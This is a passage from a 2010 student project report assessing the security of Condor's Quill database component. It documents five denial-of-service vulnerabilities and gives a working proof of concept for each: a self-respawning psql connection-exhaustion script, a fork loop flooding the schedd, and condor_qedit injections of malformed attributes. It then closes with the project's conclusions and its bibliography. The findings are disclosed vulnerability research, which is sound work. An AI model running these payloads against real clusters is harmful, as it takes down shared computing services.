- While privileged daemons have a high level of trust, users do not, only interact with unprivileged daemons, and their input is rigorously checked.

Despite these good points, three Denial of Service (DOS) vulnerabilities have been found in condor_quill's design:

- **CONDOR-2009-0002**

The Quill database is prone to a denial of service vulnerability. As a result of this vulnerability, condor_q, condor_history, condor_router_q and condor_dump_history cannot access the data in the Quill database.

As shown in the architecture diagram, the Condor client tools that run as the user directly access the Quill database, and therefore require the end user to have access to connect to the Quill database along with the reader credentials to the Quill database. There is no way to limit who can connect, how often they connect, how long they stay connected, or what SQL statements they execute, as they can connect outside of the supplied command line tools.

On the other hand, PostgreSQL has a limit for non-privileged user connections. When the number of connections exceeds this limit, condor_q, condor_history, condor_router_q, and condor_history_dump cannot access information in the database.

The exploit is the shell script below, which creates many connections using the psql client. Each instance of the script has psql start another instance. When the

connection limit is reached, psql will fail, but the loop will then try to start another instance, thereby keeping all the possible connections occupied by the script.

```
#!/bin/sh
for ((i=0; i '<' 99999; i ++)) do
    psql -U $DBUSER -d $DBNAME -h $DBHOST -p $DBPORT -c "\!/bin/sh $0"
done
```

If this attack is combined with another denial of service attack to the schedd, such as the one reported in CONDOR- 2010-0002, then it will be performed a complete denial of service to Quill.

- **CONDOR-2010-0002**

The condor_schedd is only able to handle one connection at a time, making many authenticated connections to this daemon result in denial of service. During the attack the following components will not work properly as a consequence of not being able to establish a connection with the condor_schedd :

condor_qedit, condor_submit, condor_reconfig, condor_config_val, condor_hold, condor_release, condor_prio, condor_fetchlog and condor_q . If this exploit is combined with the denial of service exploit in CONDOR-2009-0002, the commands that query the system will not be able to access data from any location. This results in a complete denial of service for querying the data in the system.

The internals of a condor_qedit were changed, so instead of performance its normal function it executes this code sequence:

```
for(i=0;i<10;i++) {
    fork();
}
while(1) {
    q = ConnectQ( schedd.addr() );
}
```

The condor_schedd was not designed to prevent denial of service by placing limits on the number of connections, duration and reserving connections.

- **CONDOR-2010-0004**

By default, the Condor configuration main file is readable by any user. This excess of permissions allows any user to have access to the connection information for the Quill database, including the quillreader password.

We can use the psql client to connect to the PostgreSQL database and change the password of the quillreader user by executing the command \password.

Once the malicious command has been executed, the data in the Quill database is unavailable for condor_q, condor_history, condor_router_q, and condor_dump_history.

5.5.2. Implementation Review

Some good points that prevent flaws have been found in the code of Quill:

- Queries submitted by Quill are predefined and statically created. This makes it very strong against sql injection attacks.
- It uses a safe file library developed by the MIST team, which prevents path vulnerabilities, threats that appear between checking a file and opening files, and other threats that usually appear when working with files in the C programming language.
- C-style strings, which usually cause problems, have been rigorously checked, especially in the critical components and in the user's input.

Despite these positive points, in the source code review, a few implementation vulnerabilities have been found. They allow unauthorized access to the system, they crash condor_quill, and they can also deny the condor_schedd's service.

- **CONDOR-2010-0001**

When Condor is configured to user Quill, the Quill database is prone to a denial of service vulnerability. As a result of this, an attacker can prevent updates to the information in the database.

condor_quill does not properly handle certain errors returned from database statements. If for some reason there is erroneous information in the log file, Quill will stop updating the database.

A way to produce an erroneous query is by defining an attribute whose name is invalid for the column type used to store the name. If Quill finds an attribute in the log file which cannot be inserted in the database, Quill's service will be denied.

There are many ways to produce an error when sending a query to the database. For example, we can inject a malicious attribute name into Condor. The attribute's name has a maximum of 2000 characters in the database's variable. If we insert a larger one, when Quill submits the query, the database will return an error and the denial of service will succeed. A proof of concept executes this:

```
condor_qedit 1.0 `perl -e 'print "x"x2001'` foo
```

To stop the denial of service, the administrator has to delete the malicious attribute in the `spool/job_queue.log` file by hand.

- **CONDOR-2010-0003**

condor_quill and condor_schedd are prone to a remote denial of service vulnerability. As a result of this, an attacker can crash the affected components, denying their service and preventing it from recovering.

The `sscanf()` function is used for getting the attribute value from the log file. This function ignores white space characters, so if an attacker uses one of these characters as an attribute value, sscanf will return a null value, resulting a crash of condor_quill.

The affected characters are: `space` (character code 32), `vertical tab` (character code 11), `horizontal tab` (character code 09), `new page` (character code 12), and character code 255 of the Extended ASCII.

An example of the attack where the value is a tab character is:

```
condor_qedit 1.0 attr_name $'\t'
```

The error given by Quill is:

```
ERROR "bad record with op=103 in corrupt logfile" at line 226 in
file classadlogparser.cpp
```

An e-mail is also sent to the administrator notifying them of the failure.

Moreover, if the condor_schedd restarted without fixing the attribute, then the condor_schedd would also be affected by the denial of service. The crash in the condor_schedd is produced because the condor_schedd uses the the same code as Quill when recovering the job log.

A few minor missing input validations have been found in the client side components of Quill. Those can be targeted for attempting sql injections and buffer based overflows attacks. However, they are not exploitable, as the components do not use any special privilege or permission.

5.5.3. Configuration Review

Setting up middleware is usually more complicated than setting up smaller software. For this reason, it is also important to take into account the security during this step.

We have found the installation described in the official Condor manuals safe, as it is takes into account files ownership, user privileges, and there are no default passwords in any component. However, a denial of service vulnerability that affects condor_quill has been found:

- **CONDOR-2010-0005**

When Condor is configured to use Quill, the Quill database is prone to a denial of service vulnerability. Ss a result of this, an attacker can prevent updates to the information in the database.

Condor_quill does not handle returned errors when executing a database query to the database. If for some reason there is erroneous information in the log file, Quill will stop updating the database.

By default, the PostgreSQL database is created using UTF-8 as a character encoding. Nevertheless, Condor assumes that everything is with 8-bit characters (extended ASCII). As a consequence, if Quill tries to submit a query which contains an extended ASCII character that is not a valid UTF-8 sequence, the database will reject it, and Quill will stop updating the database.

To inject the malicious attribute into the system, we use condor_qedit with an attribute that contains a character sequence that is invalid in UTF-8 (character 192 is always an invalid value in a UTF-8 string) as follows:

```
condor_qedit 1.0 foo `perl -e 'printf("%c", 192);'`
```

To stop the denial of service, the administrator has to delete the malicious attribute in the `spool/job_queue.log` file by hand.

6. CONCLUSIONS

6.1 Intended and achieved objectives

In this section the intended objectives of the project are reviewed, and the compliance degree of each one is analyzed.

The study of the different known vulnerabilities has been completed, and as a result, I have learnt to find dangerous situations where software vulnerabilities can appear. I have also improved my secure coding practices. The knowledge acquired has been especially helpful in the vulnerability assessment of Quill. Vulnerabilities have possibly been found thanks to this study.

I think I have also achieved the objective of studying the FPVA methodology, which has allowed me to carry out an assessment of a very complex distributed syste, and to focus my attention on the components of the assessed middleware which are more likely to contain security flaws.

In addition, by applying the FPVA methodology, I have been able to identify the different components of Quill, determining its architecture, and recognize the accessed resources of each Quill's component. As a result of this analysis, I have made two schematic diagrams of Quill. One is of the architecture, and another is of the accessed resources.

After this step, I sought after the most dangerous flaws of Quill by using the information provided in both diagrams.

The vulnerabilities found have been reported to the development team, who will fix the problem, making Condor more secure.

The diagrams made during the assessment will be published on the MIST project web page, this project report will be available in the UAB's library site, and the vulnerabilities found will be published on Condor's project home page after a sensible period of time. All this content will help other assessors improve their software security skills, learn more about the FPVA methodology, and the Condor development team will improve their secure programming skills.

On the whole, I think I have successfully achieved the proposed objectives.

6.2 Revision of the planning

On the whole, the expected planning of the project has been accomplished. The most important differences between both of the plans are that some tasks have been divided in subtasks, and the time spent has been much higher than the expected. This increase of the work, and the unexpected job that we are going to do in Madison has forced us to schedule the finish date of the project even before of the planned in the beginning, and also to have spent more hours per day working on the project in order reach all the intended objectives on time.

	Task Name	Duration	Start	Finish	Predecessors
1	**VULNERABILITY ASSESSMENT OF DISTRIBUTED SYSTEMS**	**211 days**	**Mon 06/07/09**	**Thu 06/05/10**	
2	Set up the virtual environment	1 day	Mon 06/07/09	Mon 06/07/09	
3	**Condor Study**	**38 days**	**Mon 06/07/09**	**Wed 26/08/09**	
4	Study Condor	38 days	Mon 06/07/09	Wed 26/08/09	
5	Install and configure Condor	11 days	Tue 07/07/09	Tue 21/07/09	2
6	Test and train in the virtual environment	26 days	Wed 22/07/09	Wed 26/08/09	5
7	Feasibility study	7 days	Thu 27/08/09	Fri 04/09/09	3
8	**Vulnerabilities Study**	**65 days**	**Thu 27/08/09**	**Wed 25/11/09**	**3**
9	Study the FPVA methodology	16 days	Thu 27/08/09	Thu 17/09/09	
10	Study de different vulnerabilities	60 days	Thu 27/08/09	Wed 18/11/09	
11	Study de C++ programming language	5 days	Thu 19/11/09	Wed 25/11/09	10
12	Security lectures	5 days	Thu 27/08/09	Wed 02/09/09	
13	**Quill Vulnerability Assessment**	**112 days**	**Fri 18/09/09**	**Thu 04/03/10**	**3;9**
14	Study Quill	7 days	Fri 18/09/09	Mon 28/09/09	
15	Install and configure Quill	8 days	Fri 18/09/09	Tue 29/09/09	2;5
16	Test Quill in the virtual environment	6 days	Tue 29/09/09	Wed 07/10/09	15
17	Architecture analysis	13 days	Thu 08/10/09	Mon 26/10/09	16
18	Resource analysis	12 days	Tue 27/10/09	Wed 11/11/09	17
19	Privilage analysis	10 days	Thu 12/11/09	Wed 25/11/09	18
20	Component evaluation	51 days	Thu 26/11/09	Tue 16/02/10	19
21	Vulnerability reports	12 days	Wed 17/02/10	Thu 04/03/10	20
22	MIST skype meetings	3 days	Thu 27/08/09	Mon 31/08/09	3
23	**Project report**	**45 days**	**Fri 05/03/10**	**Thu 06/05/10**	**13**
24	Write the report	39 days	Fri 05/03/10	Wed 28/04/10	13
25	Correct the report	6 days	Thu 29/04/10	Thu 06/05/10	24

Figure 38. Project planning updated to the real work carried out.

In the Figure 39, it is show the final Gantt chart of the activities carried out, and it is highlighted the critical path, which is composed of some of the most important tasks such as the Condor study, the study of the FPVA methodology, the Quill vulnerability assessment, and the writing of the project report. We had to work harder in these activities in order to reduce their duration, and also the total time of the project.




Figure 39. Gantt chart, and critical path of the project activities.

6.3 Problems faced

This project has been developed in an academic environment. For this reason, it is interesting to explain the main difficulties faced. Although most of the problems have appeared as a consequence of the lack of knowledge in specific areas, persistent work has allowed me to finish the project on time.

Setting up the system. Installing middleware and configuring all the machines to work properly is not usually easy. In the case of Condor, I had to set up 3 different virtual machines to simulate a pool with all the roles played. This took a while, as I was not used to administrating Unix networks.

Understanding the system. Once the system was installed and working, I had to carefully read the Condor manual (+1000 pages) and test as many things as possible to understand all the components. The reason for doing this was that I did not know which component I was going to evaluate until three months later.

Finding vulnerabilities was very time-consuming and also the most difficult part of the project, as the component had already been assessed by the MIST team previously, and the result was very secure.

6.4 Future work

After this project I would like to continue working in software security.

Fortunately, the MIST team wants me to continue working in the vulnerability assessment job. I will have the opportunity to go this summer at the UW-Madison for three months to finish the assessment of other middleware, which I have already started working on. It is bigger than the one evaluated in this project. Having the opportunity to work with the MIST team will be great, as will visiting a university of the U.S.

After that, I would like to earn a master's degree in the department of Computer Architecture and Operating Systems (CAOS) at the UAB, where I will be able to continue working in software security with the MIST team.

6.5 Personal evaluation

During the time spent in the development of this project, besides the experience and ability to find vulnerabilities, I have indirectly worked in other areas related to computer science, for example setting up complex applications within Unix environments, applying security policies, working in Unix environments, networking, databases, virtual machines, C++, and shell scripting. Working in so many different areas has made the work dynamic and motivating.

I have found the work in the field of software security very interesting, especially because there is much to do to improve the security of distributed systems which are running in critical infrastructures. Therefore they must be secure. I will get my

first opportunity to continue working in this research line this summer in the U.S, so I think that all the work undertaken up until this point in time will be helpful to my future studies.

Another inevitable aspect of this project is that I had to read all the documentation, participate in skype meetings, and write this project report in English. This has been an added difficulty, which I have been very pleased to face, as I have improved my English skills.

For all this, I am very satisfied with the work carried out in my project, and for having achieved all the objectives on time. This will allow me to focus on the job that I will do in Madison during the summer.

7. BIBLIOGRAPHY

[1] Condor Team, University of Wisconsin–Madison, *Condor® Version 7.3.2 Manual*, Published electronically at: http://www.cs.wisc.edu/condor/manual/v7.3/condor-V7_3_2-Manual.pdf, (July of 2009).

[2] Condor Team, University of Wisconsin–Madison. *An Overview of Quill,* Published electronically at: http://www.cs.wisc.edu/condor/quill_overview_07-18-2007.pdf, (July of 2009).

[3] Barton P.Miller, James A.Kupsch, Eduardo César, Elisa Heymann. *First Priciples Vulnerability Assessment*, Published electronically at: www.cs.wisc.edu/mist/VA.pdf, (September of 2009).

[4] James A. Kupsch and Barton P. Miller, Lecture in OGF25, *Vulnerability Assessment and Secure Coding Practices for Middleware*, March of 2009, Published electronically at: www.cs.wisc.edu/mist/presentations/ogf27/secure_coding-ogf27.pdf (September of 2009).

[5] Ramón Puigjaner, Juan José Serrano, Alicia Rubio. *Evaluación y explotación de sistemas informáticos,* Madrid, Síntesis, 1995.

[6] Guido Socher, File Access Permissions, Published electronically at: http://www.linuxfocus.org/English/January1999/article77.html (November of 2009).

[7] James A.Kupsch, Lecture in the EGEE09, Barcelona, Spain. *Vulnerability Assessment and Secure Coding Practices for middleware* (September of 2009)

[8] Barton P.Miller, Cenference at the UAB, Bellaterrra, Spain (October of 2009) *Hybrid Analysis and Control of Malware Binarie.*

[9] Elisa Heymann Pignolo, Barton P. Miller, James A. Kupsch, *Vulnerability Assessment: The Assessors Experience,* Lecture in the OGF27, Banff, Canada, October of 2009. Published electronically at: http://www.ogf.org/OGF27/materials/1744/Bart_Tutorial.pdf (October of 2009).

[10] Aleph One. *Smashing the stack for fun and profit*, Published electronically at: http://www.phrack.org/issues.html?id=14&issue=49, (November of 2009).

[11] Jose Antonio Muñoz Blanco, Victor Manuel Henriquez Hernriquez, Universidad de las Palmas de Gran Canaria. *Seguridad de sistemas en red*, Universidad de las Palmas de Gran Canaria.

[12] UbuntuForums, *Stack protection in Ubuntu,* Published electronically at: http://ubuntuforums.org/showthread.php?t=570676 (January of 2009).

[13] Online StormShell Database, Published electronically at: http://www.shell-storm.org/shellcode/ (January of 2009).

[14] Matt Conover, *w00w00 on Heap Overflows*, Published electronically at: http://www.w00w00.org/files/articles/heaptut.txt (November of 2009).

[15] Michel Maxx Kaempf, *Phrack Volume 0x0b, Issue 0x39, Phile #0x08*, Published electronically at: http://freeworld.thc.org/root/docs/exploit_writing/p57-0x08.txt (February of 2010).

[16] GOODFELLAS Security Research Team, *HEAP OWERFLOW TUTORIAL,* Published electronically at: http://goodfellas.shellcode.com.ar/docz/bof/heap-tute.txt (January of 2010).

[17] Anonymous, *NetSearch Ezine #4*, Published electronically at: http://www.govannom.org/seguridad/17-heap-overflows/143-heap-overflows-by-cafo.html (January of 2010).

[18] Ivan Victor Krsul Phd Thesis, Purdue University, *SOFTWARE VULNERABILITY ANALYSIS*, May of 1998.

[19] Felix FX Lindner, *Buffer overflows on the heap and how they are exploited*, Published electronically at: http://www.h-online.com/security/features/A-Heap-of-Risk-747161.html (January of 2010).

[20] Pthreads, *Heap Overflow*, Published electronically at: http://pthreads.blogspot.com/2007/04/heap-overflow.html (January of 2010).

[21] Open Web Application Security, Wiki article: *Integer Overflow*, Published electronically at: http://www.owasp.org/index.php/Integer_overflow (January of 2010).

[22] Blexim, Phrack Inc e-zine, *Basic Integer Overflows*, Published electronically at: http://www.phrack.org/issues.html?id=10&issue=60 (January of 2010).

[23] Fefe.org, Anonymous, *Catching Integer Overflows in C*, Published electronically at: http://www.fefe.de/intof.html (January of 2010).

[24] TopBits.com, Anonymous, *Integer Overflow*, Published electronically at: http://www.topbits.com/integer-overflow.html (January of 2010).

[25] Hendra Fang, *Command Injection*, Published electronically at: http://e-articles.info/e/a/title/Command-Injection/ (February of 2010).

[26] Open Web Application Security, Wiki article: *Command Injection*, Published electronically at: http://www.owasp.org/index.php/Command_Injection (February of 2010).

[27] James A. Kuspch, University of Wisconsin-Madison, *Vulnerability Assessment and Secure Coding Practices For Middleware,* Published electronically at: http://www.cs.wisc.edu/mist/presentations/vuln_assess_coding_tutorial_part2.pdf (February of 2010).

[28] Shellcode Online Database, *Linux x86 Shellcode*, Published electronically at: http://www.shell-storm.org/shellcode/ (February of 2010).

[29] James A. Kupsch and Barton P. Miller, *Manual vs. Automated Vulnerability Assessment: A Case Study*, Lecture in the Purdue University, June of 2009, Published electronically at: http:// www.cs.wisc.edu/mist/papers/ManVsAutoVulnAssessment.pdf (February of 2010).

[30] SecuritiTeam, *Format String Exploitation Demonstration (Linux)*, Published electronically at: http://www.securiteam.com/securityreviews/6E0030KNFO.html (February of 2010).

[31] TopBits, Format *String Vulnerability*, Published electronically at: http://www.topbits.com/format-string-vulnerability.html (February of 2010).

[32] Open Web Application Security, Wiki article: *Format String*, Published electronically at: http://www.owasp.org/index.php/Format_String (February of 2010).

[33] Wikipedia, Wiki Article: *Format String Attack,* Published electronically at: http://en.wikipedia.org/wiki/Format_string_attack (February of 2010).

[34] Tim Newsham, *Format String Attacks,* Published electronically at: http://seclists.org/bugtraq/2000/Sep/214 (February of 2010).

[35] Open Web Application Security, Wiki article: *SQL Injection Attacks,* Published electronically at: http://www.owasp.org/index.php/SQL_Injection (February of 2010).

[36] Wikipedia, Wiki Article: *SQL Injection,* Published electronically at: http://en.wikipedia.org/wiki/SQL_injection (February of 2010).

[37] Wikipedia, Wiki Article: *Code Injection,* Published electronically at: http://en.wikipedia.org/wiki/Code_injection (February of 2010).

[38] Dafydd Stuttard and Marcus Pinto, *The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws*, Wiley, 2007.

[39] WAS Threat Classification, Wiki Article: *Cross Site Scripting*, Published electronically at: http://projects.webappsec.org/Cross-Site-Scripting (March of 2010).

[40] Wikipedia, Wiki Article: *Cross Site Scripting,* Published electronically at: http://es.wikipedia.org/wiki/Cross-site_scripting (March of 2010).

[41] Open Web Application Security, Wiki article: *Cross Site Scripting,* Published electronically at: http://www.owasp.org/index.php/Cross-site_Scripting_(XSS) (March of 2010).

[42] SophosLabs, *Avoiding SQL injection attacks,* Published electronically at: http://www.sophos.com/blogs/sophoslabs/v/post/1545 (March of 2010).

[43] Published electronically at: http://www.owasp.org/index.php/Top_10_2007-Injection_Flaws (March of 2010).

[44] Open Web Application Security, Wiki article: *Injection Problem,* Published electronically at: http://www.owasp.org/index.php/Injection_problem (March of 2010).

[45] Mac OS X Reference Library, *Avoiding Race Conditions and Insecure File Operations*, Published electronically at: http://developer.apple.com/mac/library/DOCUMENTATION/Security/Conceptual/SecureCodingGuide/Articles/RaceConditions.html (March of 2010).

[46] James A. Kupsch and Barton P. Miller, How to Open a File and Not Get Hacked, lecture in SecSE, Barcelona Spain, March of 2008, Published electronically at: http://www.cs.wisc.edu/mist/presentations/kupsch_miller_secse08.pdf (March of 2010).

[47] Open Web Application Security, Wiki article: *Race Conditions,* Published electronically at: http://www.owasp.org/index.php/Race_Conditions (March of 2010).

[48] Dave Marshall, *Directory handle functions,* Published electronically at: http://www.cs.cf.ac.uk/Dave/C/node20.html (March of 2010).

[49] Shaun Colley, *Crafting Symlinks for Fun and Profit,* Published electronically at: http://www.infosecwriters.com/texts.php?op=display&id=159 (March of 2010).

[50] Excluded Team, *symlink attack,* Published electronically at: http://www.dbgger.com/?id=421 (March of 2010).

[51] Cplusplus.com, Anonymous, *Get Environment string function reference*, Published electronically at: http://www.cplusplus.com/reference/clibrary/cstdlib/getenv/ (March of 2010).

[52] Open Web Application Security, Wiki article: *Path Traversal*, Published electronically at: http://www.owasp.org/index.php/Path_Traversal (March of 2010).

[53] Wikipedia, Wiki Article: *Denial of service attack,* Published electronically at: http://en.wikipedia.org/wiki/Denial-of-service_attack (March of 2010).

[54] Wikipedia, Wiki Article: *Security by design,* Published electronically at: http://en.wikipedia.org/wiki/Security_by_design (March of 2010).

[55] Wikipedia, Wiki Article: *High Performance Computing,* Published electronically at: http://en.wikipedia.org/wiki/High-performance_computing (April of 2010).

[56] Bennett Todd, *Distributed Denial of Service Attacks,* Published electronically at: http://www.linuxsecurity.com/resource_files/intrusion_detection/ddos-whitepaper.html (March of 2010).

[57] Open Web Application Security, Wiki article: *Denial of Service,* Published electronically at: http://www.owasp.org/index.php/Denial_of_Service (April of 2010).

[58] Condor Team, University of Wisconsin–Madison, *Condor® Version 7.5 Manual*, Published electronically at: http://www.cs.wisc.edu/condor/manual/v7.5/ (April of 2010).

[59] Condor Team, University of Wisconsin–Madison, *High Throughput Computing (HTC)*, Published electronically at: http://www.cs.wisc.edu/condor/htc.html (April of 2010).

[60] Wikipedia, Wiki Article: *High Throughput Computing,* Published electronically at: http://en.wikipedia.org/wiki/High-throughput_computing (April of 2010).

[61] S. Hosking, Massey University, *An Introduction to the Condor htc Framework*, Published electronically at: http://www.massey.ac.nz/~mjjohnso/notes/59735/seminars/04250095.pdf (April of 2010).

[62] Jim Wilgenbusch and Tim Handy, Florida State University, *Introduction to Condor in the Department of Scientific Computing,* Published electronically at: http://www.docstoc.com/docs/15698677/Introduction-to-Condor-in-the-Department-of-Scientific-Computing (April of 2010).

[63] Univeristy of Wisconsin-Madison, Computer Science Department, Home page at: http://cs.wisc.edu (April of 2010).

[64] University of Wisconsin-Madison, *Condor Project Security Site* at: http://cs.wisc.edu/condor/security/vulnerabilities, (April of 2010).

[65] Middleware Security and Testing, Home project page at: http://cs.wisc.edu/mist (April of 2010).

[66] Cybertelecom Federal Internet Law & Policy An Educational Project, Cybersecurity, http://www.cybertelecom.org/security/ (April of 2010).

[67] Gary McGraw, *Software Security: Building Security In,* Addison Wesley Professional, January of 2006.

[68] Peter Guerra, *How Economics and Information Security Affects Cyber Crime and What It Means in the Context of a Global Recession*, Black Hat lecture U.S. 2009, Slides available at: http://www.blackhat.com/presentations/bh-usa-09/GUERRA/BHUSA09-Guerra-EconomicsCyberCrime-SLIDES.pdf (April of 2010).

[69] Php.net, *Introduction to Php Data Objects (PDO),* http://www.php.net/manual/en/intro.pdo.php (April of 2010).

[70] Microsoft National Broadcasting Company, *The top countries for cybercrime*, Published electronically at: http://www.msnbc.msn.com/id/19789995/ (April of 2010).

[71] Wikipedia, Wiki Article: *Middleware,* Published electronically at: http://en.wikipedia.org/wiki/Middleware (April of 2010).

[72] InfoSecWriters, *Social Engineering - Exploitation of Human Behavior*, Published electronically at: http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_AThapar.pdf (April of 2010).

GUIFR
E RUIZ
UTGES

Firmado digitalmente por GUIFRE RUIZ UTGES
Nombre de reconocimiento (DN): cn=GUIFRE RUIZ UTGES, sn=RUIZ UTGES, givenName=GUIFRE, c=ES, ou=Vegeu https://www.catcert.cat/veridCAT (c)03, Serveis Publics de Certificacio CPIXSA-2, serialNumber=46829873X
Motivo: Soy el autor de este documento
Fecha: 2010.05.21 10:17:22 +02'00'